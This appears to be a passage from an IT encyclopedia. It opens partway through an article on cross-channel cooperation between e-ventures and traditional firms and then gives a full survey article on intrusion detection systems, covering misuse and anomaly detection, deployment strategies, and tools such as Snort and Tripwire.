Changes in customer behavior implicate that the simultaneous utilization of online and off-line channels will become a driving force in many industries. Porter (2001) states that, "The old economy of established companies and the new economy of dot-coms are merging, and it will soon be difficult to distinguish them" (p. 78). An important issue, however, is that customers who are used to a particular scope and quality of service in one channel, tend to expect the same quality in other channels. It also can be hypothesized that a company's activities in one channel influence a customer's decision on using another channel. In order to avoid a spill over of expectations and its negative implications, various companies have established separate brands representing their online channels (Voss, 2004). Similarly, cross-channel cooperation is a feasible strategy as it may either leverage the partner's capabilities, or mitigate risk by keeping apart online and off-line channels.

COOPERATION FORMS

Cooperation results from the possibility of getting access to valuable resources of the partner, that "cannot be efficiently obtained through market exchanges" (Das & Teng, 2000, p. 37). Looking at the resources and capabilities of traditional enterprises and e-ventures, one can identify significant *cross-channel complementarities*. Cross-channel cooperation may thus leverage an e-venture's unique skills with the specialized resources of traditional firms to create a more potent force in the marketplace. For competing in a distinctive way, that is, delivering a real value that earns an attractive price from customers, enterprises increasingly need to "create strategies that involve new, hybrid value chains, bringing together virtual and physical activities in unique configurations" (Porter, 2001, p. 76).

In this context, five subsets of cross-channel cooperation may be derived from the types of resources contributed by the partners. These subsets of cross-channel cooperation are not intended to be seen exclusively. In practice, the partners will rather be confronted with hybrid forms, since cooperation usually aims at synergies resulting from more than one of the generic forms that are presented in the following paragraphs.

Cross-Media Communication

Successful online marketers have found that the strategic combination of online and print methods optimizes advertising efforts (Jones & Spiegel, 2003). Online channels feature fast and comprehensive possibilities for customer interaction, whereas print media achieve attention and quicken interests. Obviously, an intensive cross-media communication integrating online and traditional media has significant advantages. When implementing such a strategy, the utilization of the partner's channels is connected with substantially lower costs than the use of traditional mass media channels such as print media or television. Whereas the e-venture may profit from advertising spaces in mailings, on buildings and vehicles, or in point-of-sale magazines of the off-line partner, traditional firms may advertise on their partner's Internet platform.

Product and Service Bundling

The objective of bundling virtual and physical products and/or services is the enhancement of the own offer to create a higher customer value and to be able to meet the requirements implicated by the abovementioned hybrid customers. A product can be divided into layers (Kotler, 2002). Customer value may already be increased by enhancing the *actual* product that is expected by the customer. For instance, an e-venture selling travels on the Internet may cooperate with a car rental agency and thus allow the customer to hire a car for the holiday resort in the same transaction. Furthermore, customer expectations may be even exceeded on the *augmented* product level, for instance by establishing a new service channel that is set up on an existing channel made available by the respective partner (such as an Internet service portal or a delivery service).

Whilst the first partner usually aims at enhancing his or her own core product, the second partner may aim at gaining access to additional distribution channels in order to reach customers that would be out of scope otherwise. Such *cross-selling* offers usually represent an independent service provided by the partner and aim at selling appropriate products to existing customers.

Cross-Channel Brand Alliances

When introducing cross-channel product bundles, brand image and publicity of both partners may be increased by featuring their brands together in the respective advertisements. Research suggests that an overall elevation of the perceived quality can be observed when online and off-line brands are aligned in such arrangements (Levin, Levin, & Heath, 2003). Advertising alliances are especially important for new brands or established brands entering new markets. In both cases, they can be used to increase brand awareness and brand knowledge by leveraging the strengths of the partners and sharing costs (Samu, Krishnan, & Smith, 1999). A win-win situation might thus be given when an e-venture introducing its innovative product or service partners with an established real economy brand to build a stronger off-line market presence, and/or a traditional firm wants to expand into an online market segment where it has a weak brand presence by partnering with a Net economy partner that already serves that segment. As e-ventures often lack a pronounced buyer-seller trust, trust into the off-line partner may furthermore compensate missing experiences and information (Kollmann, 2004).

Cross-Channel Customer Relationship Management (CRM)

Developments in information technology have changed the manner in which competitive advantages are achieved today. The development of digital information channels in the framework of the Net economy will further lead to the widespread economic use of information as a production factor (Weiber & Kollmann, 1998). Information about the customer influences the basic dimensions of the competitive advantage viewed from the point of efficiency and effectiveness (Day & Wensley, 1988; Drucker, 1973). Database marketing becomes fundamental for many operative and strategic decisions. Cross-channel cooperation may support these by combining the information and knowledge resources of the partners to a common customer database that helps to solve the overall "customer puzzle" by integrating data from both the virtual and the real world.

CRM can be regarded as a "management approach that combines both IT and business concepts for process optimization at customer touch points" (Hippner, 2005, p. 133). "The Internet makes it easy to determine what users visit what sites" and thus allows e-ventures to generate high quality profiles in a short time that enable them to create an individually shaped relationship to their customers (Wiedmann, Buxel, & Walsh, 2002, p. 171). Conversely, for effectively collecting customer-individual data, traditional retailers need to overcome a *media discontinuity* between the physical and the virtual world. A common possibility to do so is a joint *loyalty program* supported by plastic cards or coupons that enable customer identification.

Maximizing customer value implies that the customer becomes an integral part of the value-creating process and has significant influence on it. On this basis, Pine, Peppers, and Rogers (1995) define the concept of mass customization as follows: "Customization means manufacturing a product or delivering a service in response to a particular customer's needs, and mass customization means doing it in a cost-effective way" (p. 105). With the growing relevance of the Internet, new potentials for mass customization are made accessible. Partnering with Internet players offers traditional firms a way of accessing these potentials. In order to achieve a permanent, customer-individual problem solution with a high customer value, a *trilateral* collaboration between online partner, off-line partner, and customer is feasible. Thereby the customer contributes the information that is required to recognize and solve the problem, whereas the e-venture contributes the Internet technology that enables the customer to individually configure the physical product in an efficient way. The product or service is then produced and delivered by the real economy partner (Kollmann & Häsel, 2006).

Point-of-Sale Activities

Due to the growing market concentration and internationalization, as well as the growing relevance of mail-order distribution channels, the *point-of-sale* is increasingly under stress of competition. Traditional retailers should therefore implement clicks-and-mortar business models and utilize the interconnectivity of electronic markets to cross-market their products or services (Amit & Zott, 2001). This also includes the use of *interactive kiosks* that enable retailers to leverage the power of the Internet by providing cross-channel customer care capabilities and giving customers self-service access to products and services. Similarly, the deployment of interactive kiosks at the point-of-sale enables e-ventures to extend their Web sites to the physical store level where the e-venture's innovative services may represent an added value for the customer.

In contrast to media channels, institutional channels such as stores and sales forces enable traditional retailers to offer their customers *personal* support in face-to-face meetings. Research from Amit and Zott (2001) suggests that off-line assets should be applied to complement online offerings as "customers who buy products over the Internet value the possibility of getting after sales service offered through bricks-and-mortar retail outlets," such as maintenance and repair services or the possibility of exchanging a good that has been bought online (p. 505). Consequently, the partner's point-of-sale may also be leveraged to offer face-to-face channel functions in the presales, sales, and after sales phase of an e-venture's customer life cycle.

Common loyalty programs may include the possibility of point collection and redemption at the respective partner company, including electronic price discounts at in-store kiosks and printable Web coupons that need to be delivered at the physical cash point. Mutatis mutandis, the off-line partner can give out "e-coupons" with unique identification codes that the customer enters at the virtual cash point.

FUTURE TRENDS

As integrated business concepts are increasingly becoming a prerequisite for achieving a sustainable competitive advantage, cross-channel cooperation can be expected to gain importance. With the proliferation of digital television and third generation mobile technologies, novel and innovative online business models can be expected to emerge. Due to the significance of Internet-based technologies, the boundaries between mobile services and the "stationary" Web will increasingly become blurred. This will enable Internet-based business models to span multiple channels and become a pervasive part of daily life. Particularly in this context, the emergence of cross-channel cooperation can be expected, as customers will increasingly use online and off-line channels contemporaneously. Will customers in the future browse Web-based catalogs in order to create digital shopping lists that are then used in connection with a mobile phone to guide the customer through the physical retail store? Similarly, television has begun to turn into an interactive online channel incorporating distribution and service potentials going much beyond spot advertisements. For companies having a partner that is specialized on a specific channel, tapping the full potentials of the developments of the future will be much easier.

CONCLUSION

The pervasiveness of digital technologies and changes in customer behavior are increasingly blurring the borders between electronic and physical trade levels. In order to be successful on the long run, both e-ventures and traditional enterprises need to incorporate cross-channel concepts in their corporate strategies. This article aimed at identifying feasible cooperation strategies to do so. Based on the kind of resources contributed by the partners, five generic cooperation forms have been outlined. For future research, these cooperation forms may build a foundation for a more sophisticated research framework that elaborates on the benefits of cross-channel cooperation on a qualitative or quantitative level. For practitioners, the concepts presented in this article highlighted how cross-channel marketing strategies can be applied with collaborative and integrative approaches. It should have become apparent that creative projects between e-ventures and traditional enterprises offer a wide range of opportunities and help to face up to a technological and societal development that is irresistible. To fully exploit the potentials of cross-channel cooperation, however, entrepreneurs and managers need to approach cross-channel cooperation in a systematic and precautious way that is backed by sound strategy, and never as an end in itself.

REFERENCES

Amit, R., & Zott, C. (2001). Value creation in e-business. *Strategic Management Journal, 22*(6/7), 493-520.

Armbruster, K. (2002). Hybrid strategies in consumer retail markets. In P. Schubert & U. Leimstoll (Eds.), *Proceedings of The Ninth Research Symposium on Emerging Electronic Markets* (pp. 1-10). Rheinfelden, Germany: Fachhochschule beider Basel.

Connell, R. (2001). Creating the multichannel experience: Loyalty panacea of Herculean task? *Journal of Integrated Marketing Communications, 2001-2002*, 11-15.

Das, T. K., & Teng, B.-S. (2000). A resource-based theory of strategic alliances. *Journal of Management, 26*(1), 31-61.

Day, G. S., & Wensley, R. (1988). Assessing advantage—A framework for diagnosing competitive superiority. *Journal of Marketing, 52*(2), 1-20.

Drucker, P. F. (1973). *Management—Tasks, responsibilities, practices*. New York: Harper & Row.

Gulati, R., & Garino, J. (2000). Get the right mix of bricks & clicks. *Harvard Business Review, 78*(3), 107-114.

Hippner, H. (2005). Die (R)evolution des Customer Relationship Management. *Marketing Zeitschrift für Forschung und Praxis, 27*(2), 115-134.

Jones, S. K., & Spiegel, T. (2003). *Marketing convergence: How the leading companies are profiting from integrating online and off-line marketing strategies*. Mason, MA: SouthWestern/Thomson.

Kollmann, T. (2004). *E-Venture: Grundlagen der Unternehmensgründung in der Net Economy*. Wiesbaden, Germany: Gabler.

Kollmann, T. (2006). What is e-entrepreneurship?—Fundamentals of company founding in the Net Economy. *Int. J. Technology Management, 33*(4), 322-340.

Kollmann, T., & Häsel, M. (2006). *Cross-channel cooperation: The bundling of online and offline Business models*. Wiesbaden, Germany: Deutscher Universitäts-Verlag.

Kotler, P. (2002). *Marketing management*. Stuttgart, Germany: Prentice Hall.

Levin, A. M., Levin, I. P., & Heath, C. E. (2003). Product category dependent consumer preferences for online and off-line shopping features and their influence on multi-channel retail alliances. *Journal of Electronic Commerce Research, 4*(3), 85-93.

Müller-Lankenau, C., & Wehmeyer, K. (2004). Mind the gaps—A model of Web channel service quality in click & mortar retailing. In S. Klein (Ed.), *Relationships in electronic markets. Proceedings of the 11th Research Symposium on Emerging Electronic Markets* (pp. 73-84). Dublin: University College Dublin.

Pine, B. J., Peppers, D., & Rogers, M. (1995). Do you want to keep your customers forever? *Harvard Business Review, 73*(2), 103-114.

Porter, M. E. (2001). Strategy and the Internet. *Harvard Business Review, 79*(3), 62-78.

Samu, S., Krishnan, S., & Smith, R. E. (1999). Using advertising alliances for new product introduction: Interactions between product complementarity and promotional strategies. *Journal of Marketing, 63*(1), 57-74.

Volkmann, C., & Tokarski, K. O. (2006). Growth strategies for young e-ventures through structured collaboration. *Int. J. Services Technology and Management*, *7*(1), 68-84.

Voss, A. (2004). Taming the empowered customer: Channel choice or channel behaviour? In S. Klein (Ed.), *Relationships in electronic markets. Proceedings of the 11th Research Symposium on Emerging Electronic Markets* (pp. 66-72). University College Dublin, Ireland.

Webb, K. L. (2002). Managing channels of distribution in the age of electronic commerce. *Industrial Marketing Management, 31*(2), 95-102.

Weiber, R., & Kollmann, T. (1998). Competitive advantages in virtual markets perspectives of "information-based marketing" in the cyberspace. *European Journal of Marketing, 32*(7/8), 603-615.

Wiedmann, K.-P., Buxel, H., & Walsh, G. (2002). Customer profiling in e-commerce: Methodological aspects and challenges. *Journal of Database Marketing*, *9*(2), 170-184.

KEY TERMS

Business Model: An abstract description of how a business generates revenue and profits. It includes descriptions of the firm's organization, its strategy, its products and services, its customer markets, its business processes, as well as the dependencies between these aspects.

Channel: A structured connection to the customer. One may differentiate between media channels (like the Internet, television, and magazines) or institutional channels (such as stores, call centers, or sales forces). Channels differ regarding their functional suitability for communication, distribution, and customer service purposes.

E-Venture: A recently founded and thus young e-business (startup). An e-venture results from a company foundation in the Net economy.

Electronic Trade Level: A business dimension resulting from the proliferation of digital data networks and thus a new possibility of doing business in the so-called Net economy, apart from the existing economy of physical products and services.

Electronic Value Creation: Refers to the creation of an added value by the means of a digital information product in the framework of the Net economy. Electronic value is commonly created through value-adding activities such as the collection, processing, and transfer of information.

Interactive Kiosk: Computer-like device that enables a retailer to offer innovative information, communication, and transaction processes at the point-of-sale. Kiosk systems are placed in key store locations and leverage the power of the Internet for retailers by providing cross-channel customer care capabilities and giving customers self-service access to products and services.

Net Economy: Refers to the economically utilized part of digital data networks (such as the Internet) that allow carrying out information, communication, and transaction processes (and thus an electronic value creation) via different electronic platforms.

Current Challenges in Intrusion Detection Systems

H. Gunes Kayacik
Dalhousie University, Canada

A. Nur Zincir-Heywood
Dalhousie University, Canada

INTRODUCTION

Along with its numerous benefits, the Internet also created numerous ways to compromise the security and stability of the systems connected to it. In 1995, 171 vulnerabilities were reported to CERT/CC © while in 2003, there were 3,784 reported vulnerabilities, increasing to 8,064 in 2006 (CERT/CC©, 2006). Operations, which are primarily designed to protect the availability, confidentiality, and integrity of critical network information systems are considered to be within the scope of security management. Security management operations protect computer networks against denial-of-service attacks, unauthorized disclosure of information, and the modification or destruction of data. Moreover, the automated detection and immediate reporting of these events are required in order to provide the basis for a timely response to attacks (Bass, 2000). Security management plays an important, albeit often neglected, role in network management tasks.

Defensive operations can be categorized in two groups: static and dynamic. Static defense mechanisms are analogous to the fences around the premises of a building. In other words, static defensive operations are intended to provide barriers to attacks. Keeping operating systems and other software up-to-date and deploying firewalls at entry points are examples of static defense solutions. Frequent software updates can remove the software vulnerabilities, which are susceptible to exploits. Firewalls provide access control at the entry point; they therefore function in much the same way as a physical gate on a house. In other words, the objective of a firewall is to keep intruders out rather than catching them. Static defense mechanisms are the first line of defense, they are relatively easy to deploy and provide significant defense improvement compared to the initial unguarded state of the computer network. Moreover, they act as the foundation for more sophisticated defense mechanisms.

No system is totally foolproof. It is safe to assume that intruders are always one step ahead in finding security holes in current systems. This calls attention to the need for dynamic defenses. Dynamic defense mechanisms are analogous to burglar alarms, which monitor the premises to find evidence of break-ins. Built upon static defense mechanisms, dynamic defense operations aim to catch the attacks and log information about the incidents such as source and nature of the attack. Therefore, dynamic defense operations accompany the static defense operations to provide comprehensive information about the state of the computer networks and connected systems.

Intrusion detection systems are examples of dynamic defense mechanisms. An intrusion detection system (IDS) is a combination of software and hardware, which collects and analyzes data collected from networks and the connected systems to determine if there is an attack (Allen, Christie, Fithen, McHugh, Pickel, & Stoner, 1999). Intrusion detection systems complement static defense mechanisms by double-checking firewalls for configuration errors, and then catching the attacks that firewalls let in or never perceive (such as insider attacks). IDSs are generally analyzed from two aspects:

- **IDS deployment:** Whether to monitor incoming traffic or host information.
- **Detection methodologies:** Whether to employ the signatures of known attacks or to employ the models of normal behavior.

Regardless of the aspects above, intrusion detection systems correspond to today's dynamic defense mechanisms. Although they are not flawless, current intrusion detection systems are an essential part of the formulation of an entire defense policy.

DETECTION METHODOLOGIES

Different detection methodologies can be employed to search for the evidence of attacks. Two major categories exist as detection methodologies: misuse and anomaly detection. Misuse detection systems rely on the definitions of misuse patterns, which are the descriptions of attacks or unauthorized actions (Kemmerer & Vigna, 2002). A misuse pattern should summarize the distinctive features of an attack and is often called the signature of the attack in question. In the case of signature based IDS, when a signature appears on the resource monitored, the IDS records the relevant information about the incident in a log file. Signature-based systems are the most common examples of misuse detection systems. In terms of advantages, signature-based systems, by definition, are very accurate at detecting known attacks, which are included in their signature database. Moreover, since signatures are associated with specific misuse behavior, it is easy to determine the attack type. On the other hand, their detection capabilities are limited to those within signature database. As the new attacks are discovered, a signature database requires continuous updating to include the new attack signatures, resulting in potential scalability problems. Furthermore, attackers are known to alter their exploits to evade signatures. Work by Vigna, Robertson, Balzarotti (2004) described a methodology to generate variations of an exploit to test the quality of detection signatures. Stochastic modification of code was employed to generate variants of exploits to render the attack undetectable. Techniques such as packet splitting, evasion, and polymorphic shellcode were discussed.

As opposed to misuse IDSs, anomaly detection systems utilize models of the acceptable behavior of the users. These models are also referred to as normal behavior models. Anomaly-based IDSs search for the deviations from the normal behavior. Deviations from the normal behavior are considered as anomalies or attacks. As an advantage over signature-based systems, anomaly-based systems can detect known and unknown (i.e., new) attacks as long as the attack behavior deviates sufficiently from the normal behavior. However, if the attack is similar to the normal behavior, it may not be detected. Moreover, it is difficult to associate deviations with specific attacks since the anomaly-based IDSs only utilize models of normal behavior. As the users change their behavior as a result of additional service or hardware, even the normal activities of a user may start raising alarms. In that case, models of normal behavior should be redefined to maintain the effectiveness of the anomaly-based IDS. Similar to the case of misuse IDSs, attackers are known to alter their exploits to be recognized as normal behavior by the detector, hence evading detection. The general approach employed for evading anomaly detectors is based on the generation of mimicry attacks to perform evasion. A mimicry attack is an exploit that exhibits legitimate normal behavior while performing malicious actions. Methodologies exist to create mimicry attack automatically (Giffin, Jha, & Miller, 2006; Kayacik, Zincir-Heywood, & Heywood, 2007) or manually (Kruegel, Kirda, Mutz, 2005; Tan, Killourhy, & Maxion, 2002; Wagner & Soto, 2002).

In today's intrusion detection systems, human input is essential to maintain the accuracy of the system. In the case of signature-based systems, as new attacks are discovered, security experts examine the attacks to create corresponding detection signatures. In the case of anomaly systems, experts are needed to define the normal behavior. Therefore, regardless of the detection methodology, frequent maintenance is essential to uphold the performance of the IDS.

Given the importance of IDSs, it is imperative to test them to determine their performance and eliminate their weaknesses. For this purpose, researchers conduct tests on standard benchmarks (Kayacik & Zincir-Heywood, 2003; Pickering, 2002). When measuring the performance of intrusion detection systems, the detection and false positive rates are used to summarize different characteristics of classification accuracy. In simple terms, false positives (or false alarms) are the alarms generated by a nonexistent attack. For instance, if an IDS raises alarms for the legitimate activity of a user, these log entries are false alarms. On the other hand, detection rate is the number of correctly identified attacks over all attack instances, where correct identification implies the attack is detected by its distinctive features. An intrusion detection system becomes more accurate as it detects more attacks and raises fewer false alarms.

IDS DEPLOYMENT STRATEGIES

In addition to the detection methodologies, data is collected from two main sources: traffic passing through the network and the hosts connected to the network. Therefore, according to where they are deployed, IDSs are divided into two categories: those that analyze network traffic and those that analyze information available on hosts such as operating system audit trails. The current trend in intrusion detection is to combine both host-based and network-based information to develop hybrid systems and therefore not rely on any one methodology. In both approaches however, the amount of audit data is extensive, thus incurring large processing overheads. A balance, therefore, exists between the use of resources, and the accuracy and timeliness of intrusion detection information.

Network-based IDSs inspect the packets passing through the network for signs of an attack. However, the amount of data passing through the network stream is extensive, resulting in a trade off between the number of detectors and the amount of analysis each detector performs. Depending on throughput requirements, a network-based IDS may inspect only packet headers or include the content. Moreover, multiple detectors are typically employed at strategic locations in order to distribute the task. Conversely, when deploying attacks, intruders can evade IDSs by altering the traffic. For instance, fragmenting the content into smaller packets causes IDSs to see one piece of the attack data at a time, which is insufficient to detect the attack. Thus, network-based IDSs, which perform content inspection, need to assemble the received packets and maintain state information of the open connections, where this becomes increasingly difficult if a detector only receives part of the original attack or becomes "flooded" with packets.

A host-based IDS monitors resources such as system calls made by critical applications, logs, file systems, processor, and disk resources. Example signs of intrusion on host resources are unusual system call sequences, critical file modifications, segmentation fault errors, crashed services, or extensive usage of the processors. As opposed to network based IDSs, host-based IDSs can detect attacks, which are transmitted over an encrypted channel. Moreover, information regarding the software that is running on the host is available to host-based IDS. For instance, an attack targeting an exploit on an older version of a web server might be harmless for the recent versions. Network-based IDSs have no way of determining whether the exploit has a successful chance, or of using a priori information to constrain the database of potential attacks. Moreover, network management practices are often critical in simplifying the IDS problem by providing appropriate behavioral constraints, thus making it significantly more difficult to hide malicious behaviors (Cunningham, Lippmann, & Webster, 2001).

CHALLENGES

The intrusion detection problem has three basic competing requirements: speed, accuracy, and adaptability. The speed problem represents a quality of service issue. The more analysis (accurate) the detector, the higher the computational overhead. Conversely, accuracy requires sufficient time and information to provide a useful detector. Moreover, the rapid introduction of both new exploits and the corresponding rate of propagation require that detectors be based on a very flexible/scalable architecture. In today's network technology, where gigabit Ethernet is widely available, existing systems face significant challenges merely to maintain pace with current data streams (Kemmerer & Vigna, 2002).

An intrusion detection system becomes more accurate as it detects more attacks and raises fewer false alarms. IDSs that monitor highly active resources are likely to have large logs, which in turn complicate the analysis. If such an IDS has high false alarm rate, the administrator will have to sift through thousands of log entries, which actually represent normal events, to find the attack related entries. Therefore, increasing false alarm rates will decrease the administrator's confidence in the IDS. Moreover, intrusion detection systems are still reliant on human input in order to maintain the accuracy of the system. In case of signature-based systems, as new attacks are discovered, security experts examine the attacks to create corresponding detection signatures. In the case of anomaly systems, experts are needed to define the normal behavior. This leads to the adaptability problem. The capability of the current intrusion detection systems for adaptation is very limited. This makes them inefficient in detecting new or unknown attacks or adapting to changing environments (i.e., human intervention is always required). Although a new research area, incorporation of machine learning algorithms provides a potential solution for accuracy and adaptability of the intrusion detection problem.

CURRENT EXAMPLES OF IDS

Intrusion detection systems reviewed here are by no means a complete list but a subset of open source and commercial products, which are intended to provide readers different intrusion detection practices.

- **Snort:** Snort is one of the best-known lightweight IDSs, which focuses on performance, flexibility, and simplicity. It is an open-source intrusion detection system that is now in quite widespread use (Roesch, 1999). Snort is a network-based IDS which employs signature-based detection methods. It can detect various attacks and probes including instances of buffer overflows, stealth port scans, common gateway interface attacks, and service message block system probes (Roesch, 1999). Hence, Snort is an example of active intrusion detection systems that detects possible attacks or access violations while they are occurring (CERT/CC ©, 2001).
- **Cisco IOS (IDS Component):** Cisco IOS provides a cost-effective way to deploy a firewall with network-based intrusion detection capabilities. In addition to the firewall features, Cisco IOS Firewall has 59 built-in, static signatures to detect common attacks and misuse attempts (Cisco Systems, 2003). The IDS process on the firewall router inspects packet headers for intrusion detection by using those 59 signatures. In some cases, routers may examine the whole packet and maintain the state information for the connection. Upon attack detection, the firewall can be configured to log the incident, drop the packet or reset the connection.
- **Tripwire:** When an attack takes place, attackers usually replace critical system files with their versions to inflict damage. Tripwire (Tripwire Web Site, 2004) is an open-source host-based tool, which performs periodic checks to determine which files are modified in the file system. To do so, Tripwire takes snapshots of critical files. Snapshot is a unique mathematical signature of the file where even the smallest change results in a different snapshot. If the file is modified, the new snapshot will be different than the old one, therefore critical file modification would be detected. Tripwire is different from the other intrusion detection systems because rather than looking for signs of intrusion, Tripwire looks for file modifications. Tripwire also offers a commercial version of the open source detector.
- **Stide:** Stide (Forest et al.,1996) employs a methodology based on immune systems where the problem is characterized as distinguishing self from nonself (normal and abnormal behaviors respectively). An event horizon is built from a sliding window applied to the sequence of system calls made by an application during normal use. The sequences formed by the sliding window are then stored in a table, which comprises the normal database. During the detection phase, if a pattern from the sliding window is not in the normal database, it is flagged as an anomaly. Recent work proposed improvements on Stide by employing finite state automata (Sekar et al., 2001), virtual path tables (Feng et al., 2003) and static analysis of the source code of the application (Wagner et al., 2001).

FUTURE TRENDS

As indicated above, various machine learning approaches have been proposed in an attempt to improve on the generic signature-based IDS. The basic motivation is to measure how close a behavior is to some previously established gold standard of misuse or normal behavior. Depending on the level of a priori or domain knowledge, it may be possible to design detectors for specific categories of attack (e.g., Denial of Service, User to Root, Remote to Local). Generic machine learning approaches include clustering or data-mining in which case the data is effectively unlabeled. The overriding assumption is that behaviors are sufficiently different for normal and abnormal behaviors to fall into different "clusters." Specific examples of such algorithms include artificial immune systems (Hofmeyr & Forrest, 2000) as well as various neural network (Kayacik, Zincir-Heywood, & Heywood, 2003; Lee & Heinbuch, 2001) and clustering algorithms (Eskin, Arnold, Prerau, Portnoy, & Stolfo, 2002).

Naturally, the usefulness of machine learning systems is influenced by the features on which the approach is based (Lee & Stolfo, 2001). Domain knowledge that has the capability to significantly simplify detectors utilizing machine learning often make use of the fact that attacks are specific to protocol-service combinations.

Thus, first partitioning data based on the protocol-service combination significantly simplifies the task of the detector (Ramadas, Ostermann, & Tjaden, 2003).

When labeled data is available, then supervised learning algorithms are more appropriate. Again, any number of machine learning approaches have been proposed, including: decision trees (Elkan, 2000), neural networks (Hofmann & Sick, 2003), and genetic programming (Song, Heywood, & Zincir-Heywood, 2003). However, irrespective of the particular machine learning methodology, all such methods need to address the scalability problem. That is to say, datasets characterizing the IDS problem are exceptionally large (by machine learning standards). Moreover, the continuing evolution of the base of attacks also requires that any machine learning approach also have the capability for online or incremental learning. Finally, to be of use to network management practitioners, it would also be useful if machine learning solutions were transparent. That is to say, rather than provide “black box solutions,” it is much more desirable if solutions could be reverse engineered for verification purposes. Many of these issues are still outstanding, with cases that explicitly address the computational overhead in learning against large datasets only just appearing (Song, Heywood, & Zincir-Heywood, 2003).

CONCLUSION

Intrusion detection system is a crucial part of the defensive operations, which complements the static defenses such as firewalls. Essentially, intrusion detection is searching for signs of attacks and when an intrusion is detected, intrusion detection system can take an action to stop the attack by closing the connection or report the incident for further analysis by administrators. According to the detection methodology, intrusion detection systems can be categorized as misuse detection and anomaly detection systems. According to the deployment, they can be classified as network-based or host-based, although such distinction is coming to an end in today’s intrusion detection systems where information is collected from both network and host resources. In terms of performance, an intrusion detection system gets more accurate, as it detects more attacks and raises fewer false alarms. However, no intrusion detection is infallible, attackers use detector weaknesses and blind spots to evade intrusion detection systems. Fortunately, penetration testing and ethical hacking became a part of the field of research.

C

REFERENCES

Allen, J., Christie, A., Fithen, W., McHugh, J., Pickel, J., & Stoner, E. (1999). *State of the practice of intrusion detection technologie* (CMU/SEI Tech. Rep. No. CMU/SEI-99-TR-028). Retrieved December 1, 2007, from http://www.sei.cmu.edu/publications/documents/99.reports/99tr028/99tr028abstract.html

Bass, T. (2000). Intrusion detection systems and multisensor data fusion. *Communications of the ACM, 43*(4), 99-105.

CERT/CC © (2006). *Incident statistics 1988-2006*. Retrieved December 1, 2007, from http://www.cert.org/stats/

CERT/CC © (2001). *Identifying tools that aid in detecting signs of intrusion*. Retrieved December 1, 2007, from http://www.cert.org/security-improvement/implementations/i042.07.html

Cisco Systems Inc. (2003). *Cisco IOS firewall intrusion detection system documentation*. Retrieved December 1, 2007, from http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/120newft/120t/120t5/iosfw2/ios_ids.htm

Cunningham, R. K., Lippmann, R. P., & Webster S. E. (2001). Detecting and displaying novel computer attacks with macroscope. *IEEE Transactions on Systems, Man, and Cybernetics – Part A, 31*(4), 275-280.

Elkan C. (2000). Results of the KDD’99 classifier learning. *ACM SIGKDD Explorations, 1,* 63-64.

Eskin, E., Arnold, A., Prerau, M., Portnoy, L., & Stolfo S. (2002) A geometric framework for unsupervised anomaly detection: Detecting attacks in unlabeled data. In D. Barbara & S. Jajodia (Eds.), *Applications of Data Mining in Computer Security* (chapter 4). Kluwer. ISBN 1-4020-7054-3.

Feng, H., Kolesnikov, O., Fogla, P., Lee, W., & Gong, W. (2003). Anomaly detection using call stack information. In *Proceedings of the 2003 IEEE Symposium on Security and Privacy* (pp. 62-74), Washington, D.C. IEEE Computer Society Press.

Forrest, S., Hofmeyr, S. A., Somayaji, A., & Longstaff, T. A. (1996). A sense of self for unix processes. In *Proceedings of the 1996 IEEE Symposium on Security and Privacy* (pp. 120-128). Los Alamitos, CA: IEEE Computer Society Press.

Giffin, J. T., Jha, S., & Miller, B. (2006). Automated discovery of mimicry attacks. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID)*, Hamburg, Germany.

Hofman, A., & Sick, B. (2003). Evolutionary optimization of radial basis function networks for intrusion detection. In *Proceedings of the International Joint IEEE-INNS Conference on Neural Networks* (pp. 415-420).

Hofmeyr, S. A., & Forrest, S. (2000). Architecture for an artificial immune system. *Evolutionary Computation, 8*(4), 443-473.

Kayacik, G., & Zincir-Heywood, N. (2003). A case study of three open source security management tools. In *Proceedings of International Symposium on Integrated Network Management*.

Kayacik, G., Zincir-Heywood, N., & Heywood, M. (2003). On the capability of an som based intrusion detection system. In *Proceedings of International Joint Conference on Neural Networks*.

Kayacik, G., Zincir-Heywood, N., & Heywood, M. (2007). Automatically evading IDS using GP authored attacks. In *Proceedings of the IEEE Computational Intelligence for Security and Defense Applications*.

Kemmerer, R. A., & Vigna, G. (2002, April). Intrusion detection: A brief history and overview. *IEEE Security and Privacy,* pp. 27-29.

Kruegel, C., Kirda, E., Mutz, D., Robertson, W., & Vigna, G. (2005). Automating mimicry attacks using static binary analysis. In *Proceedings of the USENIX Security Symposium* (pp. 161-176).

Lee, S. C., & Heinhuch, D. V. (2001). Training a neural-network based intrusion detector to recognize novel attacks. *IEEE Transactions on Systems, Man, and Cybernetics – Part A, 31*(4), 294-299.

Pickering, K. (2002). *Evaluating the viability of intrusion detection system benchmarking.* B.S. thesis submitted to The Faculty of the School of Engineering and Applied Science, University of Virginia. Retrieved December 1, 2007, from http://www.cs.virginia.edu/~evans/students.html

Ramadas, M., Ostermann, S., & Tjaden, B. (2003). Detecting anomalous network traffic with self-organizing maps. In *Proceedings of the 6th International Symposium on Recent Advances in Intrusion Detection* (LNCS 2820, pp. 36-54). Springer-Verlag.

Roesch, M. (1999). Snort: Lightweight intrusion detection for networks. In *Proceedings of the 13th Systems Administration Conference* (pp. 229-238).

Sekar, R., Bendre, K., Dhurjati, D., Bollineni, P. (2001). A fast automaton-based method for detecting anomalous program behaviors. In *Proceedings of 2001 IEEE Symposium on Security and Privacy* (pp. 144-155), Oakland, CA. IEEE Computer Society Press.

Song, D., Heywood, M. I., & Zincir-Heywood, A. N. (2003). A linear genetic programming approach to intrusion detection. In *Proceedings of the Genetic and Evolutionary Computation Conference (GECCO'03).*

Tan, K. M. C., Killourhy, K. S., & Maxion, R. A. (2002). Undermining an anomaly-based intrusion detection system using common exploits. In *Proceedings of the 5th International Symposium on Recent Advances in Intrusion Detection.* (LNCS 2820, pp. 54-73).

Tripwire Web Site. (2004). *Home of the Tripwire open source project*. Retrieved December 1, 2007, from http://www.tripwire.org/

Vigna, G., Robertson, W., & Balzarotti, D. (2004). Testing network based intrusion detection signatures using mutant exploits. In *Proceedings of the ACM Conference on Computer Security* (pp. 21-30).

Wagner, D., Dean, D. (2001). Intrusion detection via static analysis. In *Proceedings of the 2001 IEEE Symposium on Security and Privacy* (pp. 156-169), Oakland, CA. IEEE Computer Society Press.

Wagner, D., & Soto, P. (2002). Mimicry attacks on host based intrusion detection systems. In *Proceedings of the ACM Conference on Computer and Communications Security* (pp. 255-264).

